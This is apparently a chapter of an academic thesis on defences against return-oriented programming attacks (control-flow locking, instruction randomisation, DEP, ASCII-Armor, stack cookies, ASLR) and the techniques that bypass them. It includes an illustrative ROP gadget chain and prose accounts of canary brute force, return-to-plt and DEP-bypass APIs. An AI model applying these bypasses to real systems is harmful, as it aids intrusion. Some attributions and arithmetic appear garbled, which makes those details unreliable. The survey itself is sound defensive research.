Control Flow Locking (CFL) is an anti-ROP solution proposed by Abadi *et al.*[1]. In this section, we present the way in which the author approached the problem of preventing ROP attacks. While examining the two solutions proposed by KBouncer and ROPSTOP (Subsections 3.4.1 and 3.4.2), we explained how ROP attacks are preventing the caller routine from retaking the control again. We also detailed how KBouncer and ROPSTOP are trying to verify that the control flow will always return to the right caller (as shown in Figure 3.8). If not, they trigger an alert about ROP attack being executed.

Abadi *et al.*[1] saw that the previously described verifications are not enough. They could be circumvented using an attack like Ret-to-Libc (detailed in Subsection 2.4.1) to first, shut down the detection mechanism and then trigger a successful ROP attack.

As a solution, a second verification level has been proposed by CFL. Control Flow Locking is not only verifying that the control is transferred back to the right routine, but also that it was delivered by the right one. Figure 3.11 describes the logic of the proposed solution.



CALL f1
Verification 2: The control is going to the right routine
RET
Verification 1: The control is returning again to the right routine

Figure 3.11 CFL : Verifying the control flow transfer

From a technical perspective, the two-step verification was implemented by injecting a locking/unlocking code as shown in Figure 3.12. The injected codes make sure that all the branching operations are coming from and going to a valid routines.




Figure 3.12 CFL : Locking technique

By making only the unlock operations corresponding to valid targets, CFL guarantees that the control flow will always pass through a valid path. In order to activate CFL protection, the protected program and all its resources (e.g. libraries) should be recompiled so that CFL injects the locking/unlocking codes.

3.5 STATIC BINARY REWRITING APPROACHES

3.5.1 ILR Instruction Location Randomization

This research work is presented by Hiser *et al.*[22] from the University of Virginia. Hiser *et al.* are proposing rewriting the full binary to mitigate ROP attacks.

As explained in Subsection 2.4.3, an attacker starts by locating the needed gadgets before forcing the program to jump from a gadget to another. More specifically, he starts by identifying the addresses of these gadgets inside the program. Hiser *et al.* are exploiting the fact that gadgets are supposed to be located in preknown locations and proposing changing the positions of all instructions inside the Code Segment (CS). By doing so, the attacker will be unable to know/guess the new locations of the needed gadgets. In other words, when the program is protected by ILR, its instructions will have new random locations unpredictable by the attacker. This modification is applied by performing some reversible transformations on the program's code. Figure 3.13 shows how the program's code is rearranged in new order.




Figure 3.13 ILR : Instructions Rearrangement

This kind of modifications is known to cause some problems. More specifically, during the usual instruction cycle : fetch, decode and execute, the processor will fail in performing the "fetch" operation as the location of the instruction is not the same anymore. As a solution, Hiser *et al.* adopted an execution model called "non-sequential execution model" where every instruction has a specified successor and predecessor. This model allows the execution of these scattered instructions. More specifically, ILR proposes the use of a correspondence table between old addresses and new addresses. A prototype of this "non-sequential execution model" was implemented using a process-level virtual machine (PVM). Figure 3.15 describes the execution model proposed by Hiser *et al.* .




Figure 3.14 ILR : Non-sequential execution model

3.6 WIDELY DEPLOYED MITIGATION TECHNIQUES

3.6.1 Data Execution Prevention DEP

Data Execution Prevention[4] is one of the most essential defence techniques against memory corruption attacks. This protection was designed originally to mitigate the old versions of code injection attacks such as “Buffer overflow attacks”. However, it is also standing against ROP attacks in case they refer to the use of any injected code. It is supported and implemented by nearly all CPU’s manufacturers. The main idea consists in labelling specific segments in the memory as non-executable. These segments are only allowed to contain data (non executable information). If an attacker tries to execute codes (injected codes) from these segments, an access violation exception will be raised, which leads to process termination. Figure 3.15 describes an attack scenario during which the attacker is trying the execute code from the protected memory location.





Figure 3.15 DEP : Non-executable memory

3.6.2 ASCII-Armor

As explained earlier in Subsection 2.4.3, the attacker has to specify the list of gadget addresses. This is usually done by injecting this list after the payload that will trigger the overflow. The list of these addresses can not contain any null-byte character “00”, this is because the majority of the vulnerable functions are assuming that their inputs should terminate with a null-byte charter. If an attacker writes a null-byte inside this list, then only the first part of this malicious input would be injected, the second part is completely neglected, and the ROP chain becomes corrupted. Figure 3.16 describes the previously detailed fact.


The payload used to trigger the overflow
The list of gadgets
The '00' acts as a null byte and terminates the string

```
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAAAAAAA
AAAAA...
0x0805e946 # pop edx ; ret
0x080d5604 # @ .data
0x08051644 # pop eax ; ret
0x080541d2 # mov dword ptr [edx], eax ; ret
0x0805e946 # pop edx ; ret
0x080d56 00 # @ .data + 4
0x08051644 # pop eax ; ret
0x080541d2 # mov dword ptr [edx], eax ; ret
0x0805e946 # pop edx ; ret
0x080d560c # @ .data + 8
0x08048e53 # xor eax, eax ; ret
0x080541d2 # mov dword ptr [edx], eax ; ret
0x08048139 # pop ebx ; ret
0x080d5604 # @ .data
0x080784b0 # pop ecx ; ret
0x080d560c # @ .data + 8
0x0805e946 # pop edx ; ret
0x080d560c # @ .data + 8
0x08048e53 # xor eax, eax ; ret
0x08068c61 # inc eax ; ret
```

Figure 3.16 Null-byte character corrupts the ROP chain

ASCII-Armor is exploiting the previously described fact to mitigate ROP attacks and other similar code reuse attacks. When this mitigation technique is enabled, all the system libraries (e.g. Libc) are forced to be loaded in a particular address that contains null-bytes, making the attacker unable to reuse gadgets from these libraries.

3.6.3 Stack Cookies

Stack Cookies[51] is one of the oldest defence techniques against memory corruption attacks. It is nearly supported by every operating system (e.g. Windows, Linux and Mac Os) and usually referred to as "canaries protection". This protection is implemented at the compiler level, and it is focusing on securing the return addresses. During the compilation process, the compiler adds some extra pieces of code to the protected function. The main task of the injected codes is to guarantee the integrity of the stack. More specifically, the protection is performed by injecting a randomly generated 4 bytes known as a "cookie", this cookie is usually injected between the local variables and the return address of the protected function. The original copy of this cookie is called program-wide master cookie which is saved in the ".data" 13 section.

During the function's epilogue, the injected cookie is compared again with the original one. If the two compared values are not matching the operating system concludes that the integrity of the stack is violated. From an attacker's perspective, it is impossible to overwrite the return address without corrupting the value of the injected cookie. Figure 3.17 describes this mitigating technique.




Figure 3.17 Stack cookies being overwritten during ROP attack

13. This is the address space where the program keeps its global variables, static local variables.

3.6.4 Address Space Layout Randomization ASLR

ASLR[55] was initially presented as a patch for Linux OSs. ASLR was supposed to mitigate old memory corruption attacks such as code injection attacks, however, it is also mitigating code reuse attacks and making their exploitation harder. The main idea behind ASLR is that : it does not matter if an attacker can control the Instruction Pointer or not as long as he does not know where to jump. More specifically, the solution proposes the randomization of the memory space. By doing so, it becomes unfeasible for an attacker to find the right addresses. This randomization process is applied on some critical memory sections such as the base address of the program, the positions of the stack, the heap and the loaded libraries.

3.7 LIMITATIONS OF THE DEPLOYED SOLUTIONS

3.7.1 ASCII-Armor limitations

The main problem of ASCII-Amor protection, is that it can be easily circumvented. As an example, an attacker can use a return-to-plt attack (detailed in Subsection 2.4.2) to circumvent this protection. More specifically, the attacker can use a function's PLT instead of using its address.

Another bypassing technique consists in using the machine instructions to build the protected address. Figure 3.18 shows an example where XOR and INC are used to build an address with a null-byte.




Figure 3.18 ASCII-Armor bypass using substitute machine instructions

3.7.2 Stack Cookies limitations

The main reasons behind the failure of this security mechanism are the deployment cost and the restrictions applied by the majorities of the compilers. Previous studies have confirmed these facts, such as the one conducted by Dang *et al.*. Dang *et al.* explained in their research paper that the deployment of stack cookies comes with a high price, additional codes are being injected into every protected function, forcing the program to execute additional calculations at the beginning and the end of every function, without mentioning the additional stack storage reserved to save all cookie values.

The restrictions imposed by the compiler are playing an important role in this failure. More specifically, the compiler does not activate this protection in so many cases such as :

- When the protected function is not declaring any stack buffers.
- If a function is marked with "naked", the compiler generates its code without injecting the needed checks.
- When the argument list of the function is variable.
- When the optimization is disabled.

From an attacker's perspective, the easiest way to bypass Stack Cookies protection is to start by auditing the targeted program in order to locate some of the non-protected functions. Even if the program is well protected, hackers could rely the external libraries loaded by the program in order to find these weak functions.

Another bypassing technique proposes the use of "brute-force attack" and trying all the possible combinations. On a 32bit system, the canary field is composed by four random bytes, but the first one is always null (zero)[35], making the maximum number of trials equal to $2^{2^3} = 8388608$. Based on the study conducted by Marco-Gisbert and Ripoll, this number of combinations could be brute-forced in few hours.

Furthermore, it has been proven that stack cookies could be brute-forced in less than one minute using an advanced brute-force attack known as "Byte-for-byte brute force"[59]. During this attack, the number of the needed trials is decreased to 768. Marco-Gisbert and Ripoll discussed this attack in their research paper and said "The attack consists in overwriting only the first byte of the canary until the child does not crash. All the values from 0 to 255 are tested sequentially until a success is got. The last byte tested is the first byte of the canary. The remaining bytes of the canary are obtained following the same strategy. This kind of bug is very dangerous because a system is broken with only 3 256 = 768 trials".

Memory leak attacks could also be used to circumvent Stack Cookies protection. As an example, the attacker can use a "format string attack"[29] to extract the value of the cookie.

3.7.3 ASLR limitations

Unfortunately, ASLR is no longer able to mitigate the new generations of memory corruption attacks as attackers have been able to design new circumvention techniques. The most straightforward bypassing technique consists in finding a non-protected library loaded by the targeted program. As an example, the “xul.dll” used by all versions of Firefox browser, does not support ASLR, we discovered this fact while exploring the randomization applied by ASLR on some programs such as FireFox. We also discovered that this problem is caused by the widely used development tools such as Visual Studio 2008. These tools do not activate the randomization by default during the compilation process. As an example, in Visual Studio 2008, the developer has to explicitly add the flag “/DYNAMICBASE” in order to compile an ASLR-protected module. Furthermore, in Windows 8, the developer has to specify a second flag named “/HIGHENTROPYVA” in addition to “/DYNAMICBASE” just to ensure that the entropy of the randomization is high.

Return-to-plt attack is another bypassing technique used to circumvent ASLR. During this attack, the hacker calls the needed function using its PLT instead of its address, by doing so, he is no longer forced to extract the unknown addresses. The attack was detailed and illustrated with examples in Subsection 2.4.2.

More advanced ASLR circumvention techniques propose relying on hardware weaknesses which, unlike software weaknesses, are known to be hard if not impossible to patch. A well-known example of these hardware-based circumvention techniques is the “ASLR and Cache” (AnC)[21] attack, discovered by Gruss *et al.* in late 2016. As its name indicates, AnC relies on the cache hierarchy of the processor to disclose the needed addresses and bypass ASLR. The effectiveness of AnC attack has been proved against 22 CPU microarchitectures[21], including the most recent architectures designed by Intel, AMD, Samsung, Nvidia, and Allwinner.

Another powerful hardware-based circumvention technique was proposed in late 2016 by Evtyushkin *et al.*[19]. This technique exploits a weakness in the branch target buffer (BTB)[14] which is used by modern processors to predict the target of a branching operation. In their research paper, Evtyushkin *et al.* explained how an attacker could bypass a Kernel ASLR protection in 60 milliseconds using this attack.

14. Also known as the branch target predictor. This processor feature is used to predict the target of a branching operation.

Hackers also use the brute-force attack against ASLR. While studying the effectiveness of brute-forcing a function's address, we discovered was that the randomization for some operating systems such as "Windows 8" is limited to 8 bits. In other words, an attacker can guess the protected address after trying at maximum $2^8 = 256$ tries.

Memory leak attacks are also used to bypass ASLR. From a general perspective, these attacks propose exploiting the program's errors in order to extract/reveal the protected information. As an example, the attacker could start by forcing the program to perform a "division by zero" to trigger the error, then relies on the error message to reveal the address of the function that performed the calculation.

3.7.4 DEP limitations

The first approach adopted by attackers to defeat DEP is to exploit some specific functions able to modify the DEP policy. On Windows platforms, the best known DEP bypass function is "VirtualAlloc". Stojanovski *et al.*[53] demonstrated the use of "VirtualAlloc" to bypass DEP, the attack consists on using this function to create a new executable memory region where the malicious code could be injected and executed. In other words, it allows the creation of non-protected memory space. "HeapCreate" is also a similar function that provides the same privileges as "VirtualAlloc". The two functions described previously are not the only example, there are so many similar functions such as : "VirtualProtect", "WriteProcessMemory", "SetProcessDEPPolicy", "SetProcessDEPPolicy" and "ZwProtectVirtualMemory". These functions are also able to manipulate the Data Execution Prevention policy and could be used to bypass this security mechanism.

The second approach used by hackers to bypass DEP proposes the exploitation of the DEP misconfiguration. More specifically, DEP could be functional under four possible modes :

- OptIn Mode : Only a limited set of binaries are protected.
- OptOut Mode : All binaries on the system are protected, except the programs specified in the exception list.
- AlwaysOff Mode : DEP is disabled for all binaries.
- AlwaysOn Mode : Where all binaries on the system are protected with no exception.

The "OptIn Mode" is usually circumvented by relying on a non-protected binary. The "OptOut Mode" is bypassed by first gaining access to the exception list, then using one of the binaries specified in this list to perform the attack. When the “AlwaysOff” Mode is activated, the attacker can use any binary in the system to perform the attack as all of them are not protected. If the “AlwaysOn” Mode is activated, the attacker can rely on the previously described functions such as “VirtualAlloc” and “Heapcreate” to create a non-protected memory space.

Furthermore, all kinds of code-reuse-attacks such as Return Oriented Programming, Jump Oriented Programming, Ret-to-libc or Ret-to-PLT can circumvent DEP as they are not injecting any codes. Actually, code reuse attacks have been engineered with the goal of bypassing this security mechanism.

3.7.5 Summarizing the War in the Stack

This subsection aims to summarize the previously stated limitations about the deployed anti-ROP solutions. The summary of these weaknesses is presented in Figure 3.19. This figure describes the common attacks/bypassing techniques used by hackers as well as the defence mechanisms deployed in today's operating systems.




Figure 3.19 The War In The Stack

3.8 LIMITATIONS OF THE PROPOSED SOLUTIONS

As shown at the beginning of this chapter, a variety of defensive mechanisms have been proposed to stop/mitigate ROP attacks. However, the analysis presented in this section proves that these solutions still require many enhancements and they are still not able to perfectly stop or mitigate ROP attacks.

The first studied category of anti-rop solutions was the "compiler-based solutions" (Compiler level approaches), where compilers and compilation techniques are playing an important role in the design and the implementation of the solution. While studying these solutions, we discovered a set of limitations. Table 3.1 summarizes the weaknesses/limitations discovered in these solutions.

Table 3.1 Limitations of Compiler-based solutions

Solution	Limitations
G-free	- Violating the integrity of the protected binary. - Very simple encryption algorithm (xor) used to protect the return addresses.
Return-less Kernel	- The deployment is not easy. - The full kernel has to be recompiled, which is impossible in the case of non-open sourced kernels. - The Return index table could be corrupted using a typical buffer overflow attack.

The second approach adopted by academia was relying on Binary Instrumentation techniques to first analyze the behaviour of the targeted binary at run-time and second use the results of the analysis to detect, mitigate or stop ROP attacks. Table 3.2 points the main weaknesses/limitations we found.

Table 3.2 Limitations of Binary instrumentation approaches

Solution	Limitations
ROP-Defender	The hypotheses are not always correct, the return address could be different in so many cases : Exceptions, Signals, Interruptions, Calling function using Jmp instruction instead of “Call” or any Goto-like statements.
DROP	- Relying on an abstract form of instructions stream (Intermediate Representation) to inspect the executed instructions and locate the signature, makes DROP unable to perform the detection in real-time. - The false positive rate will increase dramatically if the protected program contains a recursive function which only performs a small amount of computation - Attackers could use larger gadgets to bypass DROP.

The third category studied during this work was grouping the solutions that rely on control flow analysis methods. Table 3.3 summarizes the main limitations/weaknesses of these solutions.

Table 3.3 Limitations of Control Flow integrity approaches

Solution	Limitations
ROPSTOP	- Could be circumvented by using gadgets from the caller's code. - Extremely high false positive rate and overhead.
Ropecker (LBR based solutions)	- LBRs have a limited entries(only 16) - LBRs could be flushed by attackers - The attacker still able to find the non-protected events and use them to trigger and build the ROP exploit.
KBouncer	- The full system could be circumvented just by using one of the non-monitored functions. - The number of the available LBRs is limited - LBRS could be flushed - The implementation is relying on DetourDll which is flagged as malicious by the majority of anti-virus products as it is known to be used by malware to hook system calls.
Control-Flow Locking (CFL)	- CFL cant protect packed binaries because it cant extract the CFG - It is also unable to protect self-modifying programs for the same reason. - Stolen-bytes and all similar control-flow flattening techniques make CFL completely useless.

The last studied category of anti-ROP solutions was proposing the use of "static binary rewriting techniques" to protect programs from Return Oriented Programming attacks. Table 3.4 is summarizing their main weaknesses/limitations.

Table 3.4 Limitations of Static binary rewriting approaches

Solution	Limitations
- ILR	ILR applies Critical modifications on the binaries. These modifications are causing some problems when the processor is performing the usual instruction cycle. - The proposed technique is violating the integrity of the protected binary. - ILR could be bypassed using any memory leak attack to extract the new locations of the randomized instructions.

